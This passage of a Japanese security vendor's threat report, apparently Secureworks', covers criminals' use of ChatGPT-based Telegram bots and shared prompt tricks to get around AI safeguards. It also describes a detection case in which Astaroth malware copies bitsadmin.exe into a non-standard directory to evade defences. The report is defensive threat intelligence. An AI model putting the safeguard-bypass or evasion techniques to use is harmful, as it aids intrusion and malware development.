AIベースのTelegramボットのサブスクリプションサービスを広告・販売している攻撃者もおり（図32 参照）、利用者はボットを使って、悪意のあるスクリプトやフィッシングメールの生成、ダークウェブ上での不正商品の検索をリクエストできます。ボットの利用には、最初の20件のプロンプトまで無料でそれ以降100件ごとに5.5ドル請求するなど、インタラクションの量に応じた料金モデルが採用されています。こうしたTelegramボットがあれば、スキルの低い攻撃者も倫理的な規制に引っかからずにChatGPTの機能を利用できるようになるでしょう。品質やコードの完全性にかまわず、テストなしの低質なマルウェアを作って、それをアンダーグラウンドフォーラムで売ろうとすることもできます。犯罪グループの開発者が提供するマルウェアは既に大量に出回っているため、ボットを利用して作ったこうしたマルウェアが数や競争力で大きな存在感を見せることは、少なくとも当面はないと思われます。




図32. アンダーグラウンドフォーラムで宣伝されているChatGPTを使用したTelegramボットの例（出典：Secureworks）

しかし、AIの発達速度によってはこうした状況が変わる可能性があります。実際、コード生成の経験がほとんどないセキュリティ企業のある研究者が、VirusTotal[75]のどのウイルス対策エンジンでも検知されない情報窃取マルウェアをものの数時間で生成できたとの話もあることから、より強い熱意と経験を持ち多くの人数をかけられるマルウェア開発者グループが既にこうした能力を手にし、どう悪用しようか実験している可能性もあります。

既に、多くの犯罪フォーラムがAIや機械学習について扱うサブフォーラムを立てています。あるフォーラム（XSS）では、ユーザーが入力した質問に回答するAIボット（XSSBot）が作成されました。




図33. 質問にいつでも答えられるXSSBot（出典：Secureworks）

アンダーグラウンドフォーラムでは、ChatGPTのプロンプトの規制に引っかからないプロンプトエンジニアの方法などさまざまな研究結果やアイデアがよく共有されています。実際、ChatGPTを使って悪意のあるコードを改良したり、マルウェアの研究・開発要素を合理化・自動化したりする方法を求めているユーザーがCTUの調査でも確認されています。今後はこうしたフォーラムが、アイデアを実験・共有して新しい方法を次々と生み出していく場になると思われます。

AIに関しては以上のような議論があり高い関心が向けられていることも確かですが、2023年中旬現在、主な用途は依然としてフィッシング攻撃の口実とTelegramボットとなっています。しかし、これもすぐに変わっていくでしょう。商用サービスの規制を回避せずともサイバー犯罪に役立つようにしようと、攻撃グループはChatGPT以外の別の大規模言語モデルでも実験を行っているのです。

07

結論

サイバーセキュリティ分野が非常に魅力的でやりがいがある理由のひとつは、このレポートでご紹介してきたように、攻撃者が次々と繰り出す巧妙な技と戦い、常に一歩先んじることが求められるということです。犯罪マーケットやフォーラムの解体などの法執行機関の動き、Microsoftによるデフォルトでのマクロ無効化などの業界内の対応、そして時には、中国によるサイバー諜報活動の検知を妨げたいなどの政治的要求をきっかけに、攻撃者は新たな手口を生み出します。攻撃が進化すると、Secureworksなどのセキュリティ企業もそれに対抗すべく、Taegisのようなシステムでお客様を守る検知・対策機能を生み出すなど、開発競争がさらに激化することも多々あります。攻撃者は、Microsoftがマクロの無効化を決断したときなど、突然に変化を迫られることもありますが、基本的には徐々に変化していきます。

いち早く攻撃を進化させようとする攻撃者がいる一方で、多くは使えるものを使い続ける方を好みます。この傾向は、悪用されることの多い脆弱性をCISAが毎年ランキング形式でまとめた報告書からも分かり、2022 年[76]は、新しく発見された脆弱性よりも古いソフトウェア脆弱性のほうがよく使われていました。つまり、最新の攻撃手法やTTPを把握しつつ、サイバーセキュリティの基本を重視することがこれからも大事だと言えます。

当社がお客様に普段からお伝えしているアドバイスが重要なことに変わりはありません。自社が所有する資産とそのネットワーク上の位置を特定すること、脅威の最新状況を常に把握しておくこと、リスク特性を理解し、それを基にセキュリティ対策のフレームワークと脆弱性管理のアプローチの優先順位を決定することが大事です。インターネットに接続されたシステムと機密性の高い社内システムについては、MFAのベストプラクティスを完全に実行して保護しましょう。また、エンドポイント、ネットワークそしてクラウドのリソースを包括的に監視できるよう組織のネットワーク全体を可視化しましょう。こうしたアドバイスは言うは易く行なうは難しではありますが、Secureworksのような信頼できるテクノロジーパートナーと緊密に連携することは、セキュリティ対策によって自社の安全を確実に守る大きな一歩になります。

08

付録

Taegis、および脅威に関するSecureworksの見解

脅威の状況に関するSecureworks独自の見解は、Taegis XDRおよびVDRプラットフォームからの監視データ、インシデント対応チームとSecureworks Ad-versary Group（SwAG）によるお客様対応、そしてカウンター・スレット・ユニット（CTU）が実施する技術的および戦術的研究の組み合わせから得られたものです。これらの情報を組み合わせることで、攻撃者の意図、能力、活動を正確に可視化し、組織がリスクを軽減するためにすべきことを実用的なインテリジェンスとして活用することができます。

- 2022年7月からの12か月間で、Secureworksのインシデント対応チームとカウンター・スレット・ユニット（CTU）は、幅広い業界セクターにわたる1,300件以上のインシデント対応を実施しました。
- Secureworksでは、1週間に1.8兆件以上、または1営業日あたり約6,100億のイベントログを処理しています。これらは、世界中の何千ものお客様環境におけるセキュリティインフラストラクチャから収集されたものです。
- CTUリサーチャーは、公開されている情報、ダークウェブフォーラム、独自のボットネットエミュレーションシステム、およびインテリジェンス関係などの複数のソースに基づき、内部で生成されたデータおよび外部で収集した監視データからデータを収集・分析しています。

このデータを組み合わせることで、攻撃者の高度な戦術とツールの技術的な詳細の両方が明らかになり、攻撃者の行動を具体的に知ることができます。これは、CTUが毎週発行している脅威インテリジェンス調査成果や、他のTIプロバイダーが使用する命名規則と攻撃グループを関連付ける統一された「ロゼッタストーン」に活用されています。

こうしたデータのほか、攻撃者のエミュレーションやボットネットエミュレーションの結果は、Taegisによる卓越した脅威検知と、統合されたレスポンスアクションの原動力となる知識の宝庫として集約されています。

1,300+
インシデント対応

1.8兆以上
1週間にイベントログ

100 人以上の CTU リサーチャーが以下からデータを収集します。

- 内部で生成されたデータおよび外部で収集した監視データからデータを収集
- 公開されている情報
- インテリジェンス関係

攻撃者のエミュレーションによるTaegisでの好循環

コントールされたセキュアな環境において攻撃者の用いるツールやテクニックをエミュレート（模倣）することによって、CTUリサーチャーは攻撃者の思考回路になりきり、対策や戦略に必要な貴重な知見を得ることができます。

この取り組みの核となっているのがTaegisです。模擬攻撃が行われている間、Taegisはテストシステムのアクティビティを追跡・監視し、システムのデータを集め、ほぼリアルタイムで分析します。また、模擬攻撃を注意深く監視し、状況を見ながら防御戦略を調整していき、テスト中に見つかった潜在的な弱点を補強します。適応性の高いアプローチのため、脅威状況の変化に後れを取ることなく、事前にプラットフォームの能力を強化することができます。

脅威のエミュレーションは、幅広いサイバー脅威への対抗策を実際に考える経験にもなり、脅威のリアルタイム検知、防御策、インシデント対応、脆弱性緩和に磨きをかけることができます。

これによって、インシデント対応チーム内で改善を続ける文化も育まれています。エミュレーション後に毎回行う振り返りや総合分析は、防御メカニズムの欠点や盲点を見つけ出して対処する場となっており、そこで得た教訓をプラットフォームに取り入れて改善していくことで、常に変わりゆく脅威状況に合わせて防御戦略も進化させています。

Secureworksは、攻撃のツールやテクニックを先回りして把握するアプローチを常に取ってきたことで、お客様に甚大な被害が生じる前に脅威を予測する能力が向上しました。これにより、お客様やパートナーのプライバシーとセキュリティをより強力に保護する、戦略的な防御姿勢を取ることが可能になりました。

そして、お客様やパートナーの重要な資産とデータを守り、教訓を基に脅威インテリジェンスを育てる、より強靭なサイバーセキュリティインフラストラクチャが生まれたのです。

ボットネットエミュレーションの効果

CTUボットネットエミュレーターシステムを使えば、攻撃者のインフラストラクチャの監視が継続的・自動的に行われ、それを見ながらサイバー犯罪の脅威を常にリアルタイムで状況認識することができます。

ボットネットに直接参加することで、新しいインフラストラクチャ、プロトコルの変化、コマンドやペイロードの配布をほぼ瞬間的に発見することができ、ボットネットの可用性も監視できます。こうしたインタラクションは、マルウェアの通常の実行制御フローに従って行われず、むしろ体系的な情報収集を可能にするため、通常の状況では得られないような多くの情報をC2サーバーから抽出することができます。

また、攻撃者のインフラストラクチャと直接通信することで、信頼度の高いインディケータを発表することもできます。以前はこうした情報は、クライアントの監視データや、サンドボックスでのマルウェア挙動解析の結果が出てから集めなければならず、全体像が不完全でした。


Taegisを使った情報収集から保護までの実行プロセス

当社のあるリサーチャーが情報窃取マルウェアGuildma/Astarothに関する[オープンソースレポート][77]を読んで脅威への対策プログラムの作成を要請したことで、お客様環境で同様の活動を検知できたということがありました。レポートには、Astarothがcolorcpl.exe LOLBINを使ってbitsadmin.exeを「c:\windows\system32\spool\drivers\color\」という非標準ディレクトリにコピーした流れが詳細に記載されています。これは元のフォルダでbitsadmin.exeを実行し悪用した際にセキュリティ対策によって検知されることを回避する目的だと思われます。

図34. あるお客様環境でのBitsadmin.exeのイベント（出典：Secureworks）

監視データを検証したところ、お客様環境でAstarothの活動を示すイベントがあったこと、\System32\spool\drivers\colorで実行されたAppLocker を回避するプロセスについて深刻度重大のアラートが生成されていたことが明らかになりました。bitsadmin.exeが非標準ディレクトリへコピーされたことについてアラートが生成されなかったことから、この悪意のある活動が今後発生した際に特定できるよう、リサーチャーは対策プログラムの作成を要請しました。

その結果作られた対策プログラムによって、別のお客様環境で同様の悪意のあるプロセスが実行された際にアラートが生成されました。Secureworksは深刻度重大としてこのインシデントをお客様にエスカレーションし、インシデント対応が実施されました。



1 2022 State of the Threat: A Year in Review, https://www.secureworks.com/resources/rp-state-of-the-threat-2022, 9/22.

2 Secureworks threat profiles, https://www.secureworks.com/research/threat-profiles

3 MalasLocker ransomware targets Zimbra servers, demands charity donation, https://www.bleepingcomputer.com/news/security/malaslocker-ransomware-targets-zimbra-servers-demands-charity-donation/, 5/17/23.

4 Ransomware Revenue Down As More Victims Refuse to Pay, https://blog.chainalysis.com/reports/crypto-ransomware-revenue-down-as-victims-refuse-to-pay/, 1/19/23.

5 Infostealer Market Booming, Despite Genesis Market and RaidForums Takedowns, https://www.secureworks.com/about/press/infostealer-market-booming-despite-genesis-market-and-raidforums-takedowns, 5/16/23.

6 BRONZE STARLIGHT RANSOMWARE OPERATIONS USE HUI LOADER, https://www.secureworks.com/research/bronze-starlight-ransomware-operations-use-hui-loader, 6/23/22.

7 CISA, NSA, FBI, and International Partners Release Joint CSA on Top Routinely Exploited Vulnerabilities of 2022, https://www.cisa.gov/news-events/alerts/2023/08/03/cisa-nsa-fbi-and-international-partners-release-joint-csa-top-routinely-exploited-vulnerabilities, 8/3/23.

8 BA, BBC and Boots hit by cyber security breach with contact and bank details exposed, https://news.sky.com/story/bas-uk-staff-exposed-to-global-data-theft-spree-12896900, 6/5/23.

9 Reward Offers for Information to Bring Conti Ransomware Variant Co-Conspirators to Justice, https://www.state.gov/reward-offers-for-information-to-bring-conti-ransomware-variant-co-conspirators-to-justice/, 5/6/23.

10 Ransomware Revenue Down As More Victims Refuse to Pay, https://blog.chainalysis.com/reports/crypto-ransomware-revenue-down-as-victims-refuse-to-pay/, 1/19/23.

11 ITG23 Crypters Highlight Cooperation Between Cybercriminal Groups, https://securityintelligence.com/posts/itg23-crypters-cooperation-between-cybercriminal-groups/, 5/19/23.

12 Recovery of Colonial Pipeline ransom funds highlights traceability of cryptocurrency, experts say, https://www.thomsonreuters.com/en-us/posts/investigation-fraud-and-risk/colonial-pipeline-ransom-funds/, 6/23/21.

13 Ransomware criminals sanctioned in joint UK/US crackdown on international cyber crime, https://www.nationalcrimeagency.gov.uk/news/ransomware-criminals-sanctioned-in-joint-uk-us-crackdown-on-international-cyber-crime, 2/9/23.

14 U.S. Department of Justice Disrupts Hive Ransomware Variant, https://www.justice.gov/opa/pr/us-department-justice-disrupts-hive-ransomware-variant, 1/26/23.

15 Exclusive: US government agencies hit in global cyberattack, https://edition.cnn.com/2023/06/15/politics/us-government-hit-cybeattack/index.html, 6/15/23.

16 Royal Mail cyberattack linked to LockBit ransomware operation, https://www.bleepingcomputer.com/news/security/royal-mail-cyberattack-linked-to-lockbit-ransomware-operation/, 1/12/23.

17 Authorities Warn Health Sector of Attacks by Rhysida Group, https://www.bankinfosecurity.com/authorities-warn-health-sector-attacks-by-rhysida-group-a-22753, 8/7/23.

18 Babuk Source Code Sparks 9 Different Ransomware Strains Targeting VMware ESXi Systems, https://thehackernews.com/2023/05/babuk-source-code-sparks-9-new.html, 5/11/23.

19 Massive ESXiArgs ransomware attack targets VMware ESXi servers worldwide, https://www.bleepingcomputer.com/news/security/massive-esxiargs-ransomware-attack-targets-vmware-esxi-servers-worldwide/, 2/3/23.

20 Critical Infrastructure Sectors, https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors, accessed 8/18/23.

21 What effects have sanctions had on the Russian economy? https://www.weforum.org/agenda/2022/12/sanctions-russian-economy-effects/, 12/22/22.

22 United States v. Conor Brian Fitzpatrick, https://www.justice.gov/usao-edva/united-states-v-conor-brian-fitzpatrick, Updated 6/20/23.

23 BreachForums owner Pompompurin pleads guilty to hacking charges, https://www.bleepingcomputer.com/news/security/breachforums-owner-pompompurin-pleads-guilty-to-hacking-charges/, 7/14/23.

24 U.S. Department of Justice Disrupts Hive Ransomware Variant, https://www.justice.gov/opa/pr/us-department-justice-disrupts-hive-ransomware-variant, 1/26/23.

25 Cuba ransomware believed to be Russian state-backed operation, https://www.scmagazine.com/brief/threat-intelligence/cuba-ransomware-believed-to-be-russian-state-backed-operation, 5/17/23.

26 RomCom malware spread via Google Ads for ChatGPT, GIMP, more, https://www.bleepingcomputer.com/news/security/romcom-malware-spread-via-google-ads-for-chatgpt-gimp-more/, 5/30/23.

27 Cyber attack on state organizations of Ukraine using RomCom malware. Possible involvement of Cuba Ransomware aka Tropical Scorpius aka UNC2596 (CERT-UA#5509), https://cert.gov.ua/article/2394117, 10/22/22.

28 Hello Ransomware Uses Updated China Chopper Web Shell, SharePoint Vulnerability, https://www.trendmicro.com/en_us/research/21/d/hello-ransomware-uses-updated-china-chopper-web-shell-sharepoint-vulnerability.html, 4/27/21.

29 Seven International Cyber Defendants, Including "Apt41" Actors, Charged In Connection With Computer Intrusion Campaigns Against More Than 100 Victims Globally, https://www.justice.gov/opa/pr/seven-international-cyber-defendants-including-apt41-actors-charged-connection-computer, 9/16/20.

30 OPSEC MISTAKES REVEAL COBALT MIRAGE THREAT ACTORS, https://www.secureworks.com/blog/opsec-mistakes-reveal-cobalt-mirage-threat-actors, 9/14/22.

31 Three Iranian Nationals Charged with Engaging in Computer Intrusions and Ransomware-Style Extortion Against U.S. Critical Infrastructure Providers, https://www.justice.gov/opa/pr/three-iranian-nationals-charged-engaging-computer-intrusions-and-ransomware-style-extortion, 9/14/22.

32 Treasury Sanctions IRGC-Affiliated Cyber Actors for Roles in Ransomware Activity, https://home.treasury.gov/news/press-releases/jy0948, 9/14/22.

33 Internet Crime Report 2022, https://www.ic3.gov/Media/PDF/AnnualReport/2022_IC3Report.pdf, 3/13/23.

34 Macros from the internet will be blocked by default in Office, https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked, 2/28/23.

35 DARKTORTILLA MALWARE ANALYSIS, https://www.secureworks.com/research/darktortilla-malware-analysis, 8/17/22.

36 Qakbot Malware Disrupted in International Cyber Takedown, https://www.justice.gov/usao-cdca/pr/qakbot-malware-disrupted-international-cyber-takedown, 8/29/23.

37 Gootloader malware updated with PowerShell, sneaky JavaScript, https://www.theregister.com/2023/01/30/gootloader_mandiant_malware/, 1/30/23.

38 Healthcare Sector Warned About Increase in GootLoader Malware Infections, https://www.hipaajournal.com/healthcare-sector-warned-about-increase-in-gootloader-malware-infections/, 2/15/23.

39 Use Microsoft Purview Audit (Premium) to investigate compromised accounts, https://learn.microsoft.com/en-us/purview/audit-log-investigate-accounts?view=o365-worldwide, 7/21/23.

40 Obfuscated Files or Information: HTML Smuggling, https://attack.mitre.org/techniques/T1027/006/, accessed 8/18/23.

41 The Abraham Accords, https://www.state.gov/the-abraham-accords/, 9/15/20.

42 OPSEC MISTAKES REVEAL COBALT MIRAGE THREAT ACTORS, https://www.secureworks.com/blog/opsec-mistakes-reveal-cobalt-mirage-threat-actors, 9/14/22.

43 Iran's Widening Crackdown Pressures Rouhani, https://www.washingtoninstitute.org/policy-analysis/irans-widening-crackdown-pressures-rouhani, 11/25/15.

44 Seven Iranians Working for Islamic Revolutionary Guard Corps-Affiliated Entities Charged for Conducting Coordinated Campaign of Cyber Attacks Against U.S. Financial Sector, https://www.justice.gov/opa/pr/seven-iranians-working-islamic-revolutionary-guard-corps-affiliated-entities-charged, 3/24/16.

45 Treasury Sanctions Iranian Organizations and Individuals Supporting Intelligence and Cyber Targeting of U.S. Persons, https://home.treasury.gov/news/press-releases/sm611, 2/13/19.

46 Treasury Sanctions Cyber Actors Backed by Iranian Intelligence Ministry, https://home.treasury.gov/news/press-releases/sm1127, 9/17/20.

47 Treasury Sanctions Iranian Officials and Entities Responsible for Ongoing Crackdown on Protests and Internet Censorship, https://home.treasury.gov/news/press-releases/jy1048, 10/26/22.

48 Iranian intel cyber suite of malware uses open source tools, https://www.cybercom.mil/Media/News/Article/2897570/iranian-intel-cyber-suite-of-malware-uses-open-source-tools/, 1/12/22.

49 Acting Manhattan U.S. Attorney Announces Charges Against Iranian National For Conducting Cyber Attack And $6 Million Extortion Scheme Against HBO, https://www.justice.gov/usao-sdny/pr/acting-manhattan-us-attorney-announces-charges-against-iranian-national-conducting, 11/21/17.

50 MOST WANTED: BEHZAD MESRI, https://www.fbi.gov/wanted/cyber/copy_of_behzad-mesri, 2/13/19.

51 Treasury Sanctions Iranian Organizations and Individuals Supporting Intelligence and Cyber Targeting of U.S. Persons, https://home.treasury.gov/news/press-releases/sm611, 2/13/19.

52 Emennet Pasargad, https://rewardsforjustice.net/rewards/emennet-pasargad/, undated.

53 Charming Kitten: "Can We Have A Meeting?", https://blog.certfa.com/posts/charming-kitten-can-we-wave-a-meeting/, 9/8/22.

54 COBALT ILLUSION MASQUERADES AS ATLANTIC COUNCIL EMPLOYEE, https://www.secureworks.com/blog/cobalt-illusion-masquerades-as-atlantic-council-employee, 3/9/23.

55 2021 STATE OF THE THREAT REPORT, https://www.secureworks.com/resources/rp-state-of-the-threat-2021, 9/21.

56 ABRAHAM'S AX LIKELY LINKED TO MOSES STAFF, https://www.secureworks.com/blog/abrahams-ax-likely-linked-to-moses-staff, 1/26/23.

57 Treasury Sanctions Iran Cyber Actors for Attempting to Influence the 2020 U.S. Presidential Election, https://home.treasury.gov/news/press-releases/jy0494, 11/18/21.

58 Predatory Sparrow: Who are the hackers who say they started a fire in Iran? https://www.bbc.co.uk/news/technology-62072480, 7/11/22.

59 Predatory Sparrow operation against Iranian steel maker (2022), https://cyberlaw.ccdcoe.org/wiki/Predatory_Sparrow_operation_against_Iranian_steel_maker_(2022), 8/17/22.

60 Treasury Sanctions Iranian Ministry of Intelligence and Minister for Malign Cyber Activities, https://home.treasury.gov/news/press-releases/jy0941, 9/9/22.

61 Cybercriminals attempt to attack Ukrainian governmental agencies with fake OS updates, https://cip.gov.ua/en/news/kiberzlovmisniki-namagayutsya-atakuvati-derzhorgani-ukrayini-feikovimi-onovlennyami-operaciinoyi-sistemi, 4/29/23.

62 AppleJeus: Analysis of North Korea's Cryptocurrency Malware, https://www.cisa.gov/news-events/cybersecurity-advisories/aa21-048a, 4/15/21.

63 North Korean crypto thefts target Japan, Vietnam, Hong Kong, https://asia.nikkei.com/Spotlight/Cryptocurrencies/North-Korean-crypto-thefts-target-Japan-Vietnam-Hong-Kong, 5/15/23.

64 North Korea Exports, https://tradingeconomics.com/north-korea/exports, accessed 8/18/23.

65 Operation AppleJeus: Lazarus hits cryptocurrency exchange with fake installer and macOS malware, https://securelist.com/operation-applejeus/87553/, 8/23/18.

66 BlueNoroff APT group targets macOS with "RustBucket" Malware, https://www.jamf.com/blog/bluenoroff-apt-targets-macos-rustbucket-malware, 4/21/23.

67 I see what you did there: A look at the CloudMensis macOS spyware, https://www.welivesecurity.com/2022/07/19/i-see-what-you-did-there-look-cloudmensis-macos-spyware/, 7/19/22.

68 TraderTraitor: North Korean State-Sponsored APT Targets Blockchain Companies, https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-108a, 4/20/22.

69 Linux malware strengthens links between Lazarus and the 3CX supply-chain attack, https://www.welivesecurity.com/2023/04/20/linux-malware-strengthens-links-lazarus-3cx-supply-chain-attack, 4/20/23.

70 Kimsuky | Ongoing Campaign Using Tailored Reconnaissance Toolkit, https://www.sentinelone.com/labs/kimsuky-ongoing-campaign-using-tailored-reconnaissance-toolkit/, 5/23/23.

71 Supply-chain attack on 3CX clients, https://www.kaspersky.com/blog/supply-chain-attack-on-3cx/47698/, 3/30/23.

72 3CX Software Supply Chain Compromise Initiated by a Prior Software Supply Chain Compromise; Suspected North Korean Actor Responsible, https://www.mandiant.com/resources/blog/3cx-software-supply-chain-compromise, 4/27/23.

73 North Korean Lazarus Hacking Group Leverages Supply Chain Attacks To Distribute Malware for Cyber Espionage, https://www.cpomagazine.com/cyber-security/north-korean-lazarus-hacking-group-leverages-supply-chain-attacks-to-distribute-malware-for-cyber-espionage/, 11/5/21.

74 North Korea's Lazarus Group Turns to Supply Chain Attacks, https://www.darkreading.com/threat-intelligence/north-korea-s-lazarus-group-turns-to-supply-chain-attacks, 10/26/21.

75 ChatGPT just created malware, and that's seriously scary, https://www.digitaltrends.com/computing/chatgpt-created-malware/, 4/7/23.

76 CISA, NSA, FBI, and International Partners Release Joint CSA on Top Routinely Exploited Vulnerabilities of 2022, https://www.cisa.gov/news-events/alerts/2023/08/03/cisa-nsa-fbi-and-international-partners-release-joint-csa-top-routinely-exploited-vulnerabilities, 8/3/23.

77 Guildma is now abusing colorcpl.exe LOLBIN, https://isc.sans.edu/diary/rss/29814, 5/5/23.

セキュアワークス株式会社

Secureworks(セキュアワークス、NASDAQ: SCWX)は、Secureworks® Taegis™ を通じてお客様のビジネス進捗を保護するサイバーセキュリティのグローバルリーダーです。Taegisはクラウドネイティブなセキュリティ分析プラットフォームであり、20年以上にわたる実業務を通して蓄積された脅威インテリジェンスとリサーチに基づき構築されています。お客様は、高度な脅威を効果的に検知し、合理的な調査と関係チーム間のコラボレーションを行い、そして適切な対応アクションを自動化することが可能となります。

詳細は当社のセキュリティ専門家までご相談ください。

03-4400-9373

secureworks.jp

Secureworks®